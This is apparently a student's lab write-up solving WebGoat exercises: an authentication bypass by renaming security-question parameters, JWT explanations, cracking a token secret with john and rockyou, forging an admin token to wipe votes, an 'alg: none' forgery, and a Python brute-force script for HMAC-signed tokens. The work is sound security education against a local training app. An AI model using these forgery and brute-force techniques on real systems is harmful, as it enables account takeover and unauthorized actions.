SBD Laboratory Two - Solutions

Thomas Gingele

2023-10-09

Task 1

Intercepted request:

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
    Firefox/115.0
Accept: */ *
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 84
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=7UAjP5LPBz1TN8T-wzcu1pZDAJSKTguUiX6pbW6m
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

secQuestion0=a&secQuestion1=b&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
    userId=12309746
```

Assumption: Removing the `secQestion0` and `secQuestion1` parameters from the request body will circumvent authentication.

Result: Assumption incorrect. Removing the two parameters fails to complete the task.

The task can be solved by changing the parameters `secQuestion0` and `secQuestion1` to `secQuestion2` and `secQuestion3` respectively.

Task 2

This task does not require an answer.

Task 3

A **JWT Token** is a digitally signed JSON object used to securely transfer information between parties. While *signed* tokens can be used to verify the identity of someone, *encryped* tokens can be used to provide confidentiality in a conversation.

JWT Tokens are designed for the following two use cases:

- **Authorization**: When a user logs in, they get a JW-Token as a response. This token is valid for a certain amount of time and can be send in an HTTP/S request to authenticate instead of using the provided credentials. Single sign on also makes use of these tokens.
- **Information Exchange**: JW-Tokens are signed taking both the header and payload into account, which ensures that nothing has been tampered with.

Task 4

A JW-Token is made up of a header, payload, and signature for verification. All data that is part of one of these tokens is written with JSON and encoded with Base64. The three strings that result from this are then appended together, separated by dots.

```
Header.Payload.Signature
```

Header

The header consists of the type of the token, which is always `JWT`. It has one more field to specify the signing algorithm that was used for it.

```
{
    "alg": "RSA",
    "typ": "JWT"
}
```

The above example would encode to the following Base64 string:

```
eyJhbGciOiJSU0EiLCJ0eXAiOiJKV1QifQ==
```

Payload

The payload itself is made up of three individual parts:

- **Registered Claims**: Recommended section to provide claims about issuer (`iss`), expiration time (`exp`), subject (`sub`), audience (`aud`) and more.
- **Public Claims**: These claims can be set freely.
- **Private Claims**: Custom claims that are to be shared between the involved parties and are neither registered claims nor public claims.

This could be what such a payload looks like:

```
{
    "iss":"me",
    "name":"Tomtom",
    "admin":"false"
}
```

This string encodes to:

```
eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1pbiI6ImZhbHNlIn0=
```

Signature

The signature is created using the Base64 encoded header, payload and a secret. Note that the padding of the Base64-encoded strings is removed.

```
Header  : eyJhbGciOiJSUzEiLCJ0eXAiOiJKV1QifQ
Payload : eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1pbiI6ImZhbHNlIn0
Secret  : 6162636465666768696a6b6c6d6e6f70
```

The tool `openssl` can be used to create this signature:

```
echo -n 'eyJhbGciOiJSUzEiLCJ0eXAiOiJKV1
QifQ.eyJpc3MiOiJtZSIsIm5hbWUiOiJUb210
b20iLCJhZG1pbiI6ImZhbHNlIn0' | openssl dgst -sha256 -mac HMAC -macopt
    hexkey:"6162636465666768696a6b6c6d6e6f70" -binary | base64
```

Based on this result, the full token can be assembled:

```
eyJhbGciOiJSUzEiLCJ0eXAiOiJKV1QifQ.eyJp
c3MiOiJtZSIsIm5hbWUiOiJUb210b20iLCJhZG1
pbiI6ImZhbHNlIn0.qCkiyFoduhMTS9sfjnnbFf
OdCAHEMjnvzqEpEzZEqkg
```

Task 5

The token is transmitted as three separate Base64-encoded strings connected together by dots. Additionally, since it is send using the `Authorization` header, it will be prepended with the string `Bearer` to let the server know about the authorization scheme that is being used.

```
Authorization: Bearer <token>
```

Task 6




Figure 1: JWT Token Generation

Task 7


The token can be decoded with many different tools. The following method was chosen for this example:

```
echo "eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0
aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJ
ST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiID
ogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogI
CJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIg
OiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE
1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgIn
JlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hb
WUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDS
ntJQyHPpJ2mZAbnWRfel99iI" | tr '.' '\n' | base64 -d
```

The username is “*user*”. The client ID is “*my-client-with-secret*”.

Task 8

1. Change the logged in user to `Tom` in the top right of the task frame.



Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes


Vote for your favorite

Admin lost password

In this challenge you will need to help the admin and find the password in order to login

Figure 2: Vote Fraud Step 1

2. Intercept the response to the request that is send when pressing the button.



Request


```
GET /WebGoat/JWT/votings/login?user=Tom HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: access_token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2OTg0MDA2MzIsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiVG9tIn0.C6F3-
gU5j5qx-gk4uJnqd7eKoKh8lYWJOeJgnRRyCNOVctLFWp3kRfxfZmwzf22mCY3sPzLiVrKpwTwDHRhg_A;
JSESSIONID=UmOoH9LrL7igGan3GZisvyEnx0_Oa4FBRXAUxvLv
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin


```

Response

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: access_token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2OTg0MDA2NzEsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiVG9tIn0.auuaC
QlfujgI3vjL3BvYqrTYWDoy7LHWU8pJ7DZ3hnLT8SEObFY2XlPCUPASU6eQdZwHHa4-_lehnBkf01MOsQ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Content-Length: 0
Date: Tue, 17 Oct 2023 09:57:51 GMT


```

Figure 3: Vote Fraud Step 2

3. Extract the token from the `access_token` cookie.



Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: access token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2OTg0MDA2NzEsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiVG9tIn0.auuaC
Qlfujgl3vjL3BvYqrTYWDoy7LHWU8pJ7DZ3hnLT8SEObFY2XlPCUPASU6eQdZwHHa4-_lehnBkf01M0sQ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Content-Length: 0
Date: Tue, 17 Oct 2023 09:57:51 GMT

```

Figure 4: Vote Fraud Step 3

4. Then, brute force the secret with `john`

```
echo "<token>" > jwt.txt

john --wordlist=<...>/rockyou.txt --format=HMAC-SHA512 jwt.txt
```

5. The token secret is `victory`. Using this, a new token can be created. Set the `admin` field to **`true`** and the `user` field to `Admin`.



```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2OTg0MD
U5MTMsImFkbWluIjoidHJ1ZSIsInVzZXIiOiJBZ
G1pbiJ9.fgks_jDwsbxOvs1_WaYE_PNafuJiH2x
lDErgv4HUKrPROqKMsDHZCOl5BegYtHvQe2jlcV
H0XU1wKXvQYgn-9A
```


```
{
  "alg": "HS512"
}
```

```
{
  "iat": 1698405913,
  "admin": "true",
  "user": "Admin"
}
```

```
HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  victory
) ☐ secret base64 encoded
```

Figure 5: Vote Fraud Step 5

6. Intercept the request that is send out when pressing the gargabe bin button next to the user switch button. This will send a POST request to delete all votes. Then, replace the cookie `access_token` with the new admin-token that has just been created. Sending this modified request should result in all votes being removed.



```
POST /WebGoat/JWT/votings HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: access_token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2OTg0MDU5MTMsImFkbWluIjoidHJ1ZSIsInVzZXIiOiJBZG1pbiJ9.fgks_jDw
sbxOvs1_WaYE_PNafuJiH2xlDErgv4HUKrPROqKMsDHZCOl5BegYtHvQe2jlcVH0XU1wKXvQYgn-9A; JSESSIONID=
UmOoH9LrL7igGan3GZisvyEnx0_Oa4FBRXAUxvLv
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0


```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 17 Oct 2023 11:36:47 GMT

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"JWTVotesEndpoint",
  "attemptWasMade":true
}
```

Figure 6: Vote Fraud Step 6

Task 9

A JW-Token can be validatded by calculating the expected signature and comparing it the the actual signature attached to the token.

Multiple different signing algorithms can be used for this, with one example being `HS512`.

The signature is then calculated by appending the Base64-encoded header and payload of the token and signing it together with a secret key.

```
Signature = HS512(
    base64(header) + "." + base64(payload),
    secret
)
```

Task 10

The first snippet throws an `InvalidTokenException`, as the string passed to the `parseClaimsJws()` method cannot be a full token, but only the claims.

The second snipped will work as intended and deny the action while logging the error message "*You are not an admin user*". This is because the class will not accept the `alg: none` setting.

Documentation for these methods was obtained here:

http://javadox.com/io.jsonwebtoken/jjwt/0.4/io/jsonwebtoken/JwtParser.html

Task 11

The most conventional method to bruteforce a JW-Token would be `john`:

```
john --wordlist=<wordlist> --format=<algorithm> jwt.txt
```

For the specific task, the command would look like this:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256
    jwt.txt
```

The script can also be found here: jwt_bruteforcer - Github

```
# Copyright 2023 Thomas Gingele https://github.com/B1TC0R3

from Crypto.Hash import HMAC, SHA256, SHA512
from base64 import b64encode, b64decode
import argparse


def get_args() -> argparse.Namespace:
    parser = argparse.ArgumentParser(
        prog="JWT Brute Force Script",
        epilog="Copyright 2023 Thomas Gingele https://github.com/
            B1TC0R3"
    )

    algorithm_group = parser.add_mutually_exclusive_group()
```

```python

    parser.add_argument(
        "-t",
        "--token",
        help="the input file containing the JW-Token",
        required=True
    )

    parser.add_argument(
        "-w",
        "--wordlist",
        help="a wordlist to attack the JW-Token",
        required=True
    )

    algorithm_group.add_argument(
        "--hs256",
        action="store_true",
        help="use HMAC-SHA256 algorithm (default)",
        required=False
    )

    algorithm_group.add_argument(
        "--hs512",
        action="store_true",
        help="use HMAC-SHA512 algorithm",
        required=False
    )

    args = parser.parse_args()
    return args


def dissect_jwt(token) -> tuple[str, str, str]:
    token_fields = token.split('.')

    if len(token_fields) != 3:
        raise Exception("Invalid JWT Format")

    header    = token_fields[0]
    payload   = token_fields[1]
    signature = token_fields[2]

    return (header, payload, signature)


def get_digest_modifier(args):
    if args.hs512:
        return SHA512
    else:
        return SHA256
```

```python


def jwt_format(signature) -> str:
    return signature.decode()\
                    .replace("+", "-")\
                    .replace("/", "_")\
                    .replace("=", "")


def main():
    token = None

    args = get_args()

    with open(args.token, 'r') as token_file:
        token = token_file.read().strip()

    (header, payload, signature) = dissect_jwt(token)
    digestmod                    = get_digest_modifier(args)

    public_signature_component = f"{header}.{payload}"

    with open(args.wordlist, 'r') as wordlist:
        while key := wordlist.readline().strip():
            algorithm = HMAC.new(
                key.encode(),
                public_signature_component.encode(),
                digestmod=digestmod
            )

            guessed_signature = jwt_format(
                b64encode(
                    algorithm.digest()
                )
            )

            if (signature == guessed_signature):
                print(f"KEY :: {key}")
                break;


if __name__ == "__main__":
    main()
```

Task 12

An access token is used to make API calls to a server or preform similar actions that require authentication. Once this token expires, a refresh token can be used to ask the server for a new access token.

Since refresh tokens have a much longer lifespan then access tokens, they remove the need for a user to enter their credentials too often.

Task 13

Refresh tokens allow for access tokens with very limited lifetime, which means that even if an attacker gets to control one of them, the will expire after a few minutes. For this reason, refresh tokens need to be much better secured then the access tokens.

It is also rather important to keep track of what refresh token belongs to what access token, as this can otherwise be abused by an adversary to use a compromised, low privilege refresh token to request a high privilege access token.

Another problem is the storage location of the refresh token. Since it has to be stored in the same or a similar location as the access token, compromising the later often also means gaining control over the other.

Refresh tokens should be stored in a hashed format on the server side if they are used for vaidation.

Task 14

- Article : JWT Refresh Manipulation - emtunc.org

The blog describes a vulnerability through which it became possible to request a new access token of a different user. Requirements were access to an expired token of this target user and *any* valid refresh token.

Since the server did not check whether the refresh token and access token belonged to the same user, requesting a refresh of the expired access token of the target user with the refresh token of the attacking user would grant the attacker an access token for the target user.


Remediation is especially complicated in this case, since blacklisting or revoking a refresh token would not prevent the attacker from performing the same attack from another newly created account.

Task 15

Visit `http://localhost:8080/WebGoat/images/logs.txt` and extract the old token.

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMz
E0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iO
iJmYWxzZSIsInVzZXIiOiJUb20ifQ.DCoaq9zQk
yDH25EcVWKcdbyVfUL4c9D4jRvsqOqvi9iAd4Qu
qmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
```

Use any Base64 de-/encoder to change the token algorithm to “*none*”.



```
eyJhbGciOiJIUzUxMiJ9
```

```
{"alg":"none"}
```

```
eyJhbGciOiJub25lIn0=
```

Figure 7: Remove signing algorithm

Increase the expiration date to some point in the future. Base64 padding has been added to the original strings to make editing the text easier.




```
